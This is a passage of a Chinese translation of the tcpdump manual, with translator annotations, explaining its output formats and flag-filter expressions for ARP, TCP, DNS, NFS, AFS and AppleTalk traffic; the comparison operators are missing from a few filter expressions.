0x4745 为"GET"前两个字母"GE",0x4854 为"HTTP"前两个字母"HT"。

tcpdump 对截获的数据并没有进行彻底解码，数据包内的大部分内容是使用十六进制的形式直接打印输出的。显然这不利于分析网络故障，通常的解决办法是先使用带-w 参 数的 tcpdump 截获数据并保存到文件中，然后再使用其他程序(如 Wireshark)进行解码分析。当然也应该定义过滤规则，以避免捕获的数据包填满整个硬盘。

输出信息含义

首先我们注意一下，基本上 tcpdump 总的的输出格式为：系统时间 来源主机.端口 > 目标主机.端口 数据包参数

tcpdump 的输出格式与协议有关.以下简要描述了大部分常用的格式及相关例子.

链路层头

对于 FDDI 网络，’-e’ 使 tcpdump 打印出指定数据包的’frame control’ 域，源和目的地址，以及包的长度.(frame control 域
控制对包中其他域的解析). 一般的包(比如那些 IP datagrams)都是带有’async’(异步标志)的数据包，并且有取值 0 到 7 的优先级;
比如 ’async4’就代表此包为异步数据包，并且优先级别为 4. 通常认为,这些包们会内含一个 LLC 包(逻辑链路控制包); 这

时,如果此包
不是一个 ISO datagram 或所谓的 SNAP 包，其 LLC 头部将会被打印(nt:应该是指此包内含的 LLC 包的包头).

对于 Token Ring 网络(令牌环网络), '-e' 使 tcpdump 打印出指定数据包的'frame control'和'access control'域, 以及源和目的地址,
外加包的长度. 与 FDDI 网络类似, 此数据包通常内含 LLC 数据包. 不管 是否有'-e'选项.对于此网络上的'source-routed'类型数据包(nt:
意译为:源地址被追踪的数据包,具体含义未知,需补充), 其包的源路由信息总会被打印.

对于 802.11 网络(WLAN,即 wireless local area network), '-e' 使 tcpdump 打印出指定数据包的'frame control 域,
包头中包含的所有地址, 以及包的长度.与 FDDI 网络类似, 此数据包通常内含 LLC 数据包.

(注意: 以下的描述会假设你熟悉 SLIP 压缩算法 (nt:SLIP 为 Serial Line Internet Protocol.), 这个算法可以在
RFC-1144 中找到相关的蛛丝马迹.)

对于 SLIP 网络(nt:SLIP links, 可理解为一个网络, 即通过串行线路建立的连接, 而一个简单的连接也可看成一个网络),
数据包的'direction indicator'('方向指示标志')("I"表示入, "0"表示出), 类型以及压缩信息将会被打印. 包类型会被首先打印.

类型分为 ip, utcp 以及 ctcp(nt:未知, 需补充). 对于 ip 包,连接信息将不被打印(nt:SLIP 连接上,ip 包的连接信息可能无用或没有定义.
reconfirm).对于 TCP 数据包, 连接标识紧接着类型表示被打印. 如果此包被压缩, 其被编码过的头部将被打印.
此时对于特殊的压缩包,会如下显示:
*S+n 或者 *SA+n, 其中 n 代表包的(顺序号或(顺序号和应答号))增加或减少的数目(nt | rt:S,SA 拗口, 需再译).
对于非特殊的压缩包,0 个或更多的'改变'将会被打印.'改变'被打印时格式如下:
'标志'+/-/=n 包数据的长度 压缩的头部长度.
其中'标志'可以取以下值:

U(代表紧急指针), W(指缓冲窗口), A(应答), S(序列号), I(包 ID),而增量表达'=n'表示被赋予新的值, +/-表示增加或减少.

比如, 以下显示了对一个外发压缩 TCP 数据包的打印, 这个数据包隐含一个连接标识(connection identifier); 应答号增加了 6,
顺序号增加了 49, 包 ID 号增加了 6; 包数据长度为 3 字节(octect), 压缩头部为 6 字节.(nt:如此看来这应该不是一个特殊的压缩数据包).

ARP/RARP 数据包

tcpdump 对 Arp/rarp 包的输出信息中会包含请求类型及该请求对应的参数. 显示格式简洁明了. 以下是从主机 rtsg 到主机 csam 的'rlogin'
(远程登录)过程开始阶段的数据包样例:
arp who-has csam tell rtsg
arp reply csam is-at CSAM
第一行表示:rtsg 发送了一个 arp 数据包(nt:向全网段发送,arp 数据包）以询问 csam 的以太网地址
Csam（nt:可从下文看出来, 是 Csam）以她自己的以太网地址做了回应(在这个例子中, 以太网地址以大写的名字标识, 而 internet
地址(即 ip 地址)以全部的小写名字标识).

如果使用 tcpdump -n, 可以清晰看到以太网以及 ip 地址而不是名字标识:
arp who-has 128.3.254.6 tell 128.3.254.68
arp reply 128.3.254.6 is-at 02:07:01:00:01:c4

如果我们使用 tcpdump -e, 则可以清晰的看到第一个数据包是全网广播的, 而第二个数据包是点对点的:
RTSG Broadcast 0806 64: arp who-has csam tell rtsg
CSAM RTSG 0806 64: arp reply csam is-at CSAM
第一个数据包表明:以 arp 包的源以太地址是 RTSG, 目标地址是全以太网段, type 域的值为 16 进制 0806(表示

ETHER_ARP(nt:arp 包的类型标识)),
包的总长度为 64 字节.

TCP 数据包

(注意:以下将会假定你对 RFC-793 所描述的 TCP 熟悉. 如果不熟, 以下描述以及 tcpdump 程序可能对你帮助不大.(nt:警告可忽略,
只需继续看, 不熟悉的地方可回头再看.).

通常 tcpdump 对 tcp 数据包的显示格式如下:
src > dst: flags data-seqno ack window urgent options

src 和 dst 是源和目的 IP 地址以及相应的端口. flags 标志由 S(SYN), F(FIN), P(PUSH, R(RST),
W(ECN CWT(nt | rep:未知, 需补充))或者 E(ECN-Echo(nt | rep:未知, 需补充))组成,
单独一个'.'表示没有 flags 标识. 数据段顺序号(Data-seqno)描述了此包中数据所对应序列号空间中的一个位置(nt:整个数据被分段,
每段有一个顺序号, 所有的顺序号构成一个序列号空间)(可参考以下例子). Ack 描述的是同一个连接,同一个方向,下一个本端应该接收的
(对方应该发送的)数据片段的顺序号. Window 是本端可用的数据接收缓冲区的大小(也是对方发送数据时需根据这个大小来组织数据).
Urg(urgent) 表示数据包中有紧急的数据. options 描述了 tcp 的一些选项, 这些选项都用尖括号来表示(如 <mss 1024>).

src, dst 和 flags 这三个域总是会被显示. 其他域的显示与否依赖于 tcp 协议头里的信息.

这是一个从 trsg 到 csam 的一个 rlogin 应用登录的开始阶段.
rtsg.1023 > csam.login: S 768512:768512(0) win 4096 <mss 1024>
csam.login > rtsg.1023: S 947648:947648(0) ack 768513 win 4096 <mss 1024>

rtsg.1023 > csam.login: . ack 1 win 4096
rtsg.1023 > csam.login: P 1:2(1) ack 1 win 4096
csam.login > rtsg.1023: . ack 2 win 4096
rtsg.1023 > csam.login: P 2:21(19) ack 1 win 4096
csam.login > rtsg.1023: P 1:2(1) ack 21 win 4077
csam.login > rtsg.1023: P 2:3(1) ack 21 win 4077 urg 1
csam.login > rtsg.1023: P 3:4(1) ack 21 win 4077 urg 1
第一行表示有一个数据包从 rtsg 主机的 tcp 端口 1023 发送到了 csam 主机的 tcp 端口 login 上(nt:udp 协议的端口和 tcp 协议的端
口是分别的两个空间, 虽然取值范围一致). S 表示设置了 SYN 标志. 包的顺序号是 768512, 并且没有包含数据.(表示格式为:'first:last(nbytes)', 其含义是'此包中数据的顺序号从 first 开始直到 last 结束，不包括 last. 并且总共包含 nbytes 的
用户数据'.) 没有捎带应答(nt:从下文来看，第二行才是有捎带应答的数据包), 可用的接受窗口的大小为 4096bytes, 并且请求端(rtsg)
的最大可接受的数据段大小是 1024 字节(nt:这个信息作为请求发向应答端 csam, 以便双方进一步的协商).

Csam 向 rtsg 回复了基本相同的 SYN 数据包, 其区别只是多了一个' piggy-backed ack'(nt:捎带回的 ack 应答, 针对 rtsg 的 SYN 数据包).

rtsg 同样针对 csam 的 SYN 数据包回复了一 ACK 数据包作为应答. '.'的含义就是此包中没有标志被设置. 由于此应答包中不含有数据, 所以
包中也没有数据段序列号. 提醒! 此 ACK 数据包的顺序号只是一个小整数 1. 有如下解释:tcpdump 对于一个 tcp 连接上的会话, 只打印会话两端的
初始数据包的序列号,其后相应数据包只打印出与初始包序列号的差异.即初始序列号之后的序列号, 可被看作此会话上当前所传数据片段在整个
要传输的数据中的'相对字节'位置(nt:双方的第一个位置都是 1, 即'相对字节'的开始编号). '-S'将覆盖这个功能,
使数据包的原始顺序号被打印出来.

第六行的含义为:rtsg 向 csam 发送了 19 字节的数据(字节的编号为 2 到 20，传送方向为 rtsg 到 csam). 包中设置了 PUSH 标志. 在第 7 行,
csam 喊到， 她已经从 rtsg 中收到了 21 以下的字节, 但不包括 21 编号的字节. 这些字节存放在 csam 的 socket 的接收缓冲中, 相应地,
csam 的接收缓冲窗口大小会减少 19 字节(nt:可以从第 5 行和第 7 行 win 属性值的变化看出来). csam 在第 7 行这个包中也向 rtsg 发送了一个
字节. 在第 8 行和第 9 行, csam 继续向 rtsg 分别发送了两个只包含一个字节的数据包, 并且这个数据包带 PUSH 标志.

如果所抓到的 tcp 包(nt:即这里的 snapshot)太小了，以至 tcpdump 无法完整得到其头部数据, 这时, tcpdump 会尽量解析这个不完整的头,
并把剩下不能解析的部分显示为'[|tcp]'. 如果头部含有虚假的属性信息(比如其长度属性其实比头部实际长度长或短), tcpdump 会为该头部
显示'[bad opt]'. 如果头部的长度告诉我们某些选项(nt | rt:从下文来看， 指 tcp 包的头部中针对 ip 包的一些选项, 回头再翻)会在此包中,
而真正的 IP(数据包的长度又不够容纳这些选项, tcpdump 会显示'[bad hdr length]'.

抓取带有特殊标志的的 TCP 包(如 SYN-ACK 标志, URG-ACK 标志等).

在 TCP 的头部中, 有 8 比特(bit)用作控制位区域, 其取值为:
CWR | ECE | URG | ACK | PSH | RST | SYN | FIN
(nt | rt:从表达方式上可推断:这 8 个位是用或的方式来组合的, 可回头再翻)

现假设我们想要监控建立一个 TCP 连接整个过程中所产生的数据包. 可回忆如下:TCP 使用 3 次握手协议来建立一个新的连接; 其与此三次握手
连接顺序对应，并带有相应 TCP 控制标志的数据包如下:
1) 连接发起方(nt:Caller)发送 SYN 标志的数据包
2) 接收方(nt:Recipient)用带有 SYN 和 ACK 标志的数据包进行回应
3) 发起方收到接收方回应后再发送带有 ACK 标志的数据包进行回应

```
0 15 31
-----------------------------------------------------------------
| source port | destination port |
-----------------------------------------------------------------
| sequence number |
-----------------------------------------------------------------
| acknowledgment number |
-----------------------------------------------------------------
| HL | rsvd |C|E|U|A|P|R|S|F| window size |
-----------------------------------------------------------------
| TCP checksum | urgent pointer |
-----------------------------------------------------------------
```

一个 TCP 头部,在不包含选项数据的情况下通常占用 20 个字节(nt | rt:options 理解为选项数据，需回译). 第一行包含 0 到 3 编号的字节,
第二行包含编号 4-7 的字节.

如果编号从 0 开始算, TCP 控制标志位于 13 字节(nt:第四行左半部分).

```
0 7| 15| 23| 31
---------------|---------------|---------------|---------------
| HL | rsvd |C|E|U|A|P|R|S|F| window size |
---------------|---------------|---------------|---------------
| | 13th octet | | |
```

让我们仔细看看编号 13 的字节:

```
| |
|---------------|
|C|E|U|A|P|R|S|F|
|---------------|
|7 5 3 0|
```

这里有我们感兴趣的控制标志位. 从右往左这些位被依次编号为 0 到 7, 从而 PSH 位在 3 号, 而 URG 位在 5 号.

提醒一下自己, 我们只是要得到包含 SYN 标志的数据包. 让我们看看在一个包的包头中, 如果 SYN 位被设置, 到底在 13 号字节发生了什么:

```
|C|E|U|A|P|R|S|F|
|---------------|
|0 0 0 0 0 0 1 0|
|---------------|
|7 6 5 4 3 2 1 0|
```

在控制段的数据中, 只有比特 1(bit number 1)被置位.

假设编号为 13 的字节是一个 8 位的无符号字符型,并且按照网络字节号排序(nt:对于一个字节来说, 网络字节序等同于主机字节序), 其二进制值
如下所示:
00000010

并且其 10 进制值为:

0*2^7 + 0*2^6 + 0*2^5 + 0*2^4 + 0*2^3 + 0*2^2 + 1*2^1 + 0*2^0 = 2(nt: 1 * 2^6 表示 1 乘以 2 的 6 次方, 也许这样更清楚些, 即把原来表达中的指数 7 6 ... 0 挪到了下面来表达)

接近目标了, 因为我们已经知道, 如果数据包头部中的 SYN 被置位, 那么头部中的第 13 个字节的值为 2(nt: 按照网络序, 即大头方式, 最重要的字节
在前面(在前面,即该字节实际内存地址比较小, 最重要的字节,指数学表示中数的高位, 如 356 中的 3)).

表达为 tcpdump 能理解的关系式就是:
tcp[13] 2

从而我们可以把此关系式当作 tcpdump 的过滤条件, 目标就是监控只含有 SYN 标志的数据包:
tcpdump -i xl0 tcp[13] 2 (nt: xl0 指网络接口, 如 eth0)

这个表达式是说"让 TCP 数据包的第 13 个字节拥有值 2 吧", 这也是我们想要的结果.

现在, 假设我们需要抓取带 SYN 标志的数据包, 而忽略它是否包含其他标志.(nt:只要带 SYN 就是我们想要的). 让我们来看看当一个含有
SYN-ACK 的数据包(nt:SYN 和 ACK 标志都有), 来到时发生了什么:

C	E	U	A	P	R	S	F
0	0	0	1	0	0	1	0
7	6	5	4	3	2	1	0

13 号字节的 1 号和 4 号位被置位, 其二进制的值为:
00010010

转换成十进制就是:

0*2^7 + 0*2^6 + 0*2^5 + 1*2^4 + 0*2^3 + 0*2^2 + 1*2^1 + 0*2 = 18(nt: 1 * 2^6 表示 1 乘以 2 的 6 次方，也许这样更清楚些，即把原来表达中的指数 7 6 ... 0 挪到了下面来表达)

现在，却不能只用'tcp[13] 18'作为 tcpdump 的过滤表达式，因为这将导致只选择含有 SYN-ACK 标志的数据包，其他的都被丢弃.
提醒一下自己，我们的目标是：只要包的 SYN 标志被设置就行，其他的标志我们不理会.

为了达到我们的目标，我们需要把 13 号字节的二进制值与其他的一个数做 AND 操作(nt:逻辑与)来得到 SYN 比特位的值. 目标是:只要 SYN 被设置
就行，于是我们就把她与上 13 号字节的 SYN 值(nt: 00000010).

00010010 SYN-ACK 00000010 SYN
AND 00000010 (we want SYN) AND 00000010 (we want SYN)
-------- --------
= 00000010 = 00000010

我们可以发现，不管包的 ACK 或其他标志是否被设置，以上的 AND 操作都会给我们相同的值，其 10 进制表达就是 2(2 进制表达就是 00000010).
从而我们知道，对于带有 SYN 标志的数据包，以下的表达式的结果总是真(true):

((value of octet 13) AND (2)) (2) (nt: value of octet 13, 即 13 号字节的值)

灵感随之而来，我们于是得到了如下的 tcpdump 的过滤表达式
tcpdump -i xl0 'tcp[13] & 2 2'

注意，单引号或反斜杆(nt: 这里用的是单引号)不能省略，这可以防止 shell 对&的解释或替换.

UDP 数据包

UDP 数据包的显示格式，可通过 rwho 这个具体应用所产生的数据包来说明:
actinide.who > broadcast.who: udp 84

其含义为:actinide 主机上的端口 who 向 broadcast 主机上的端口 who 发送了一个 udp 数据包(nt: actinide 和 broadcast 都是指 Internet 地址).
这个数据包承载的用户数据为 84 个字节.

一些 UDP 服务可从数据包的源或目的端口来识别，也可从所显示的更高层协议信息来识别. 比如, Domain Name service requests(DNS 请求,
在 RFC-1034/1035 中), 和 Sun RPC calls to NFS(对 NFS 服务器所发起的远程调用(nt: 即 Sun RPC)，在 RFC-1050 中有对远程调用的描述).

UDP 名称服务请求

(注意:以下的描述假设你对 Domain Service protoco(nt:在 RFC-103 中有所描述), 否则你会发现以下描述就是天书(nt:希腊文天书,
不必理会, 吓吓你的, 接着看就行))

名称服务请求有如下的格式:
src > dst: id op? flags qtype qclass name (len)
(nt: 从下文来看, 格式应该是 src > dst: id op flags qtype qclass? name (len))
比如有一个实际显示为:
h2opolo.1538 > helios.domain: 3+ A? ucbvax.berkeley.edu. (37)

主机 h2opolo 向 helios 上运行的名称服务器查询 ucbvax.berkeley.edu 的地址记录(nt: qtype 等于 A). 此查询本身的 id 号为'3'. 符号
'+'意味着递归查询标志被设置(nt: dns 服务器可向更高层 dns 服务器查询本服务器不包含的地址记录). 这个最终通过 IP 包发送的查询请求
数据长度为 37 字节, 其中不包括 UDP 和 IP 协议的头数据. 因为此查询操作为默认值(nt | rt: normal one 的理解), op 字段被省略.
如果 op 字段没被省略, 会被显示在'3' 和'+'之间. 同样, qclass 也是默认值, C_IN, 从而也没被显示, 如果没被忽略, 她会被显示在'A'之后.

异常检查会在方括中显示出附加的域: 如果一个查询同时包含一个回应(nt: 可理解为, 对之前其他一个请求的回应), 并且此回应包含权威或附加记录段,
ancount, nscout, arcount(nt: 具体字段含义需补充) 将被显示为'[na]', '[nn]', '[nau]', 其中 n 代表合适的计数. 如果包中以下
回应位(比如 AA 位, RA 位, rcode 位), 或者字节 2 或 3 中任何一个'必须为 0'的位被置位(nt: 设置为 1), '[b2&3]=x' 将被显示, 其中 x 表示
头部字节 2 与字节 3 进行与操作后的值.

UDP 名称服务应答

对名称服务应答的数据包，tcpdump 会有如下的显示格式
src > dst: id op rcode flags a/n/au type class data (len)
比如具体显示如下:
helios.domain > h2opolo.1538: 3 3/3/7 A 128.32.137.3 (273)
helios.domain > h2opolo.1537: 2 NXDomain* 0/1/0 (97)

第一行表示: helios 对 h2opolo 所发送的 3 号查询请求回应了 3 条回答记录(nt | rt: answer records), 3 条名称服务器记录,
以及 7 条附加的记录. 第一个回答记录(nt: 3 个回答记录中的第一个)类型为 A(nt: 表示地址), 其数据为 internet 地址 128.32.137.3.

此回应 UDP 数据包，包含 273 字节的数据(不包含 UPD 和 IP 的头部数据). op 字段和 rcode 字段被忽略(nt: op 的实际值为 Query，rcode，即
response code 的实际值为 NoError)，同样被忽略的字段还有 class 字段(nt | rt: 其值为 C_IN，这也是 A 类型记录默认取值)

第二行表示: helios 对 h2opolo 所发送的 2 号查询请求做了回应. 回应中，rcode 编码为 NXDomain(nt: 表示不存在的域))，没有回答记录，
但包含一个名称服务器记录，不包含权威服务器记录(nt | ck: 从上文来看，此处的 authority records 就是上文中对应的 additional
records). '*'表示权威服务器回答标志被设置(nt: 从而 additional records 就表示的是 authority records).
由于没有回答记录，type，class，data 字段都被忽略.

flag 字段还有可能出现其他一些字符，比如'-'(nt: 表示可递归地查询，即 RA 标志没有被设置)，'|'(nt: 表示被截断的消息，即 TC 标志
被置位). 如果应答(nt | ct: 可理解为，包含名称服务应答的 UDP 数据包，tcpdump 知道这类数据包该怎样解析其数据)的'question'段一个条
目(entry)都不包含(nt: 每个条目的含义，需补充),'[nq]' 会被打印出来.

要注意的是:名称服务器的请求和应答数据量比较大，而默认的 68 字节的抓取长度(nt: snaplen，可理解为 tcpdump 的一个设置选项)可能不足以抓取
数据包的全部内容. 如果你真的需要仔细查看名称服务器的负载，可以通过 tcpdump 的-s 选项来扩大 snaplen 值.

SMB/CIFS 解码

tcpdump 已可以对 SMB/CIFS/NBT 相关应用的数据包内容进行解码(nt: 分别为'Server Message Block Common'，'Internet File System'
'在 TCP/IP 上实现的网络协议 NETBIOS 的简称'. 这几个服务通常使用 UDP 的 137/138 以及 TCP 的 139 端口). 原来的对 IPX 和

NetBEUI SMB 数据包的
解码能力依然可以被使用(nt: NetBEUI 为 NETBIOS 的增强版本).

tcpdump 默认只按照最简约模式对相应数据包进行解码, 如果我们想要详尽的解码信息可以使用其-v 启动选现. 要注意的是, -v 会产生非常详细的信息,
比如对单一的一个 SMB 数据包, 将产生一屏幕或更多的信息, 所以此选项, 确有需要才使用.

关于 SMB 数据包格式的信息, 以及每个域的含义可以参看 www.cifs.org 或者 samba.org 镜像站点的 pub/samba/specs/ 目录. linux 上的 SMB 补丁
(nt | rt: patch)由 Andrew Tridgell (tridge@samba.org)提供.

NFS 请求和回应

tcpdump 对 Sun NFS(网络文件系统)请求和回应的 UDP 数据包有如下格式的打印输出:
src.xid > dst.nfs: len op args
src.nfs > dst.xid: reply stat len op results

以下是一组具体的输出数据
sushi.6709 > wrl.nfs: 112 readlink fh 21,24/10.73165
wrl.nfs > sushi.6709: reply ok 40 readlink "../var"
sushi.201b > wrl.nfs:
144 lookup fh 9,74/4096.6878 "xcolors"
wrl.nfs > sushi.201b:
reply ok 128 lookup fh 9,74/4134.3150

第一行输出表明: 主机 sushi 向主机 wrl 发送了一个'交换请求'(nt: transaction), 此请求的 id 为 6709(注意, 主机名字后是交换

请求 id 号，而不是源端口号). 此请求数据为 112 字节，其中不包括 UDP 和 IP 头部的长度. 操作类型为 readlink(nt: 即此操作为读符号链接操作),
操作参数为 fh 21,24/10.73165(nt: 可按实际运行环境，解析如下，fd 表示描述的为文件句柄，21,24 表示此句柄所对应设备的主/从设备号对，10 表示此句柄所对应的 i 节点编号(nt:每个文件都会在操作系统中对应一个 i 节点，限于 unix 类系统中),
73165 是一个编号(nt: 可理解为标识此请求的一个随机数，具体含义需补充)).

第二行中，wrl 做了'ok'的回应，并且在 results 字段中返回了 sushi 想要读的符号连接的真实目录(nt: 即 sushi 要求读的符号连接其实是一个目录).

第三行表明: sushi 再次请求 wrl 在'fh 9,74/4096.6878'所描述的目录中查找'xcolors'文件. 需要注意的是，每行所显示的数据含义依赖于其中 op 字段的
类型(nt: 不同 op 所对应 args 含义不相同)，其格式遵循 NFS 协议，追求简洁明了.

如果 tcpdump 的-v 选项(详细打印选项) 被设置，附加的信息将被显示. 比如:
sushi.1372a > wrl.nfs:
148 read fh 21,11/12.195 8192 bytes @ 24576
wrl.nfs > sushi.1372a:
reply ok 1472 read REG 100664 ids 417/0 sz 29388

(-v 选项一般还会打印出 IP 头部的 TTL， ID， length，以及 fragmentation 域，但在此例中，都略过了(nt: 可理解为,简洁起见，做了删减))
在第一行，sushi 请求 wrl 从文件 21,11/12.195(nt: 格式在上面有描述)中，自偏移 24576 字节处开始，读取 8192 字节数据.
Wrl 回应读取成功; 由于第二行只是回应请求的开头片段，所以只包含 1472 字节(其他的数据将在接着的 reply 片段中到来，但这些数据包不会再有 NFS
头，甚至 UDP 头信息也为空(nt: 源和目的应该要有)，这将导致这些片段不能满足过滤条件，从而没有被打印). -v 选项除了

显示文件数据信息, 还会显示
附加显示文件属性信息: file type(文件类型, ''REG'' 表示普通文件), file mode(文件存取模式, 8 进制表示的), uid 和 gid(nt: 文件属主和
组属主), file size (文件大小).

如果-v 标志被多次重复给出(nt: 如-vv), tcpdump 会显示更加详细的信息.

必须要注意的是, NFS 请求包中数据比较多, 如果 tcpdump 的 snaplen(nt: 抓取长度) 取太短将不能显示其详细信息. 可使用
'-s 192'来增加 snaplen, 这可用以监测 NFS 应用的网络负载(nt: traffic).

NFS 的回应包并不严格的紧随之前相应的请求包(nt: RPC operation). 从而, tcpdump 会跟踪最近收到的一系列请求包, 再通过其
交换序号(nt: transaction ID)与相应请求包相匹配. 这可能产生一个问题, 如果回应包来得太迟, 超出 tcpdump 对相应请求包的跟踪范围,
该回应包将不能被分析.

AFS 请求和回应

AFS(nt: Andrew 文件系统, Transarc , 未知, 需补充)请求和回应有如下的答应

```
src.sport > dst.dport: rx packet-type
src.sport > dst.dport: rx packet-type service call call-name args
src.sport > dst.dport: rx packet-type service reply call-name args
```

elvis.7001 > pike.afsfs:
rx data fs call rename old fid 536876964/1/1 ".newsrc.new"
new fid 536876964/1/1 ".newsrc"
pike.afsfs > elvis.7001: rx data fs reply rename

在第一行, 主机 elvis 向 pike 发送了一个 RX 数据包.
这是一个对于文件服务的请求数据包(nt: RX data packet, 发送数据包 , 可理解为发送包过去, 从而请求对方的服务), 这也是一个 RPC
调用的开始(nt: RPC, remote procedure call). 此 RPC 请求 pike 执行 rename(nt: 重命名) 操作, 并指定了相关的参数: 原目录描述符为 536876964/1/1, 原文件名为 '.newsrc.new', 新目录描述符为 536876964/1/1, 新文件名为 '.newsrc'.
主机 pike 对此 rename 操作的 RPC 请求作了回应(回应表示 rename 操作成功, 因为回应的是包含数据内容的包而不是异常包).

一般来说, 所有的'AFS RPC'请求被显示时, 会被冠以一个名字(nt: 即 decode, 解码), 这个名字往往就是 RPC 请求的操作名.
并且, 这些 RPC 请求的部分参数在显示时, 也会被冠以一个名字(nt | rt: 即 decode, 解码, 一般来说也是取名也很直接, 比如,
一个 interesting 参数, 显示的时候就会直接是'interesting', 含义拗口, 需再翻).

这种显示格式的设计初衷为'一看就懂', 但对于不熟悉 AFS 和 RX 工作原理的人可能不是很
有用(nt: 还是不用管, 书面吓吓你的, 往下看就行).

如果 -v(详细)标志被重复给出(nt: 如-vv), tcpdump 会打印出确认包(nt: 可理解为, 与应答包有区别的包)以及附加头部信息
(nt: 可理解为, 所有包, 而不仅仅是确认包的附加头部信息), 比如, RX call ID(请求包中'请求调用'的 ID),
call number('请求调用'的编号), sequence number(nt: 包顺序号),
serial number(nt | rt: 可理解为与包中数据相关的另一个顺信号, 具体含义需补充), 请求包的标识. (nt: 接下来一段为重复描述,

所以略去了), 此外确认包中的 MTU 协商信息也会被打印出来(nt: 确认包为相对于请求包的确认包, Maximum Transmission Unit, 最大传输单元).

如果 -v 选项被重复了三次(nt: 如-vvv), 那么 AFS 应用类型数据包的'安全索引'('security index')以及'服务索引'('service id')将会
被打印.

对于表示异常的数据包(nt: abort packet, 可理解为, 此包就是用来通知接受者某种异常已发生), tcpdump 会打印出错误号(error codes).
但对于 Ubik beacon packets(nt: Ubik 灯塔指示包, Ubik 可理解为特殊的通信协议, beacon packets, 灯塔数据包, 可理解为指明通信中
关键信息的一些数据包), 错误号不会被打印, 因为对于 Ubik 协议, 异常数据包不是表示错误, 相反却是表示一种肯定应答(nt: 即, yes vote).

AFS 请求数据量大, 参数也多, 所以要求 tcpdump 的 snaplen 比较大, 一般可通过启动 tcpdump 时设置选项'-s 256' 来增大 snaplen, 以
监测 AFS 应用通信负载.

AFS 回应包并不显示标识 RPC 属于何种远程调用. 从而, tcpdump 会跟踪最近一段时间内的请求包, 并通过 call number(调用编号), service ID
(服务索引) 来匹配收到的回应包. 如果回应包不是针对最近一段时间内的请求包, tcpdump 将无法解析该包.

KIP AppleTalk 协议

(nt | rt: DDP in UDP 可理解为, DDP, The AppleTalk Data Delivery Protocol,
相当于支持 KIP AppleTalk 协议栈的网络层协议, 而 DDP 本身又是通过 UDP 来传输的,
即在 UDP 上实现的用于其他网络的网络层，KIP AppleTalk 是苹果公司开发的整套网络协议栈).

AppleTalk DDP 数据包被封装在 UDP 数据包中, 其解封装(nt: 相当于解码)和相应信息的转储也遵循 DDP 包规则.
(nt:encapsulate, 封装, 相当于编码, de-encapsulate, 解封装, 相当于解码, dump, 转储, 通常就是指对其信息进行打印).

/etc/atalk.names 文件中包含了 AppleTalk 网络和节点的数字标识到名称的对应关系. 其文件格式通常如下所示:
number name

1.254 ether
16.1 icsd-net
1.254.110 ace

头两行表示有两个 AppleTalk 网络. 第三行给出了特定网络上的主机(一个主机会用 3 个字节来标识,
而一个网络的标识通常只有两个字节, 这也是两者标识的主要区别)(nt: 1.254.110 可理解为 ether 网络上的 ace 主机).
标识与其对应的名字之间必须要用空白分开. 除了以上内容, /etc/atalk.names 中还包含空行以及注释行(以'#'开始的行).

AppleTalk 完整网络地址将以如下格式显示:
net.host.port

以下为一段具体显示:
144.1.209.2 > icsd-net.112.220
office.2 > icsd-net.112.220
jssmag.149.235 > icsd-net.2

(如果/etc/atalk.names 文件不存在, 或者没有相应 AppleTalk 主机/网络的条目, 数据包的网络地址将以数字形式显示).

在第一行中, 网络 144.1 上的节点 209 通过 2 端口,向网络 icsd-net 上监听在 220 端口的 112 节点发送了一个 NBP 应用数据包
(nt | rt: NBP, name binding protocol, 名称绑定协议, 从数据来看, NBP 服务器会在端口 2 提供此服务.
'DDP port 2' 可理解为'DDP 对应传输层的端口 2', DDP 本身没有端口的概念, 这点未确定, 需补充).

第二行与第一行类似, 只是源的全部地址可用'office'进行标识.
第三行表示: jssmag 网络上的 149 节点通过 235 向 icsd-net 网络上的所有节点的 2 端口(NBP 端口)发送了数据包.(需要注意的是,
在 AppleTalk 网络中如果地址中没有节点, 则表示广播地址, 从而节点标识和网络标识最好在/etc/atalk.names 有所区别.
nt: 否则一个标识 x.port 无法确定 x 是指一个网络上所有主机的 port 口还是指定主机 x 的 port 口).

tcpdump 可解析 NBP (名称绑定协议) and ATP (AppleTalk 传输协议)数据包, 对于其他应用层的协议, 只会打印出相应协议名字(
如果此协议没有注册一个通用名字, 只会打印其协议号)以及数据包的大小.

NBP 数据包会按照如下格式显示:
icsd-net.112.220 > jssmag.2: nbp-lkup 190: "=:LaserWriter@*"
jssmag.209.2 > icsd-net.112.220: nbp-reply 190: "RM1140:LaserWriter@*" 250
techpit.2 > icsd-net.112.220: nbp-reply 190: "techpit:LaserWriter@*" 186

第一行表示: 网络 icsd-net 中的节点 112 通过 220 端口向网络 jssmag 中所有节点的端口 2 发送了对'LaserWriter'的名称查询请求(nt:
此处名称可理解为一个资源的名称, 比如打印机). 此查询请求的序列号为 190.

第二行表示: 网络 jssmag 中的节点 209 通过 2 端口向 icsd-net.112 节点的端口 220 进行了回应: 我有'LaserWriter'资源, 其资源名称
为'RM1140', 并且在端口 250 上提供改资源的服务. 此回应的序列号为 190, 对应之前查询的序列号.

第三行也是对第一行请求的回应: 节点 techpit 通过 2 端口向 icsd-net.112 节点的端口 220 进行了回应:我有'LaserWriter'资源, 其资源名称
为'techpit', 并且在端口 186 上提供改资源的服务. 此回应的序列号为 190, 对应之前查询的序列号.

ATP 数据包的显示格式如下:

```
jssmag.209.165 > helios.132: atp-req 12266<0-7> 0xae030001
helios.132 > jssmag.209.165: atp-resp 12266:0 (512) 0xae040000
helios.132 > jssmag.209.165: atp-resp 12266:1 (512) 0xae040000
helios.132 > jssmag.209.165: atp-resp 12266:2 (512) 0xae040000
helios.132 > jssmag.209.165: atp-resp 12266:3 (512) 0xae040000
helios.132 > jssmag.209.165: atp-resp 12266:5 (512) 0xae040000
helios.132 > jssmag.209.165: atp-resp 12266:6 (512) 0xae040000
helios.132 > jssmag.209.165: atp-resp*12266:7 (512) 0xae040000
jssmag.209.165 > helios.132: atp-req 12266<3,5> 0xae030001
helios.132 > jssmag.209.165: atp-resp 12266:3 (512) 0xae040000
helios.132 > jssmag.209.165: atp-resp 12266:5 (512) 0xae040000
jssmag.209.165 > helios.132: atp-rel 12266<0-7> 0xae030001
jssmag.209.133 > helios.132: atp-req* 12267<0-7> 0xae030002
```

第一行表示节点 Jssmag.209 向节点 helios 发送了一个会话编号为 12266 的请求包，请求 helios 回应 8 个数据包(这 8 个数据包的顺序号为 0-7(nt：顺序号与会话编号不同，后者为一次完整传输的编号，前者为该传输中每个数据包的编号．transaction，会话，通常也被叫做传输))．行尾的 16 进制数字表示该请求包中'userdata'域的值(nt：从下文来看，这并没有把所有用户数据都打印出来)．

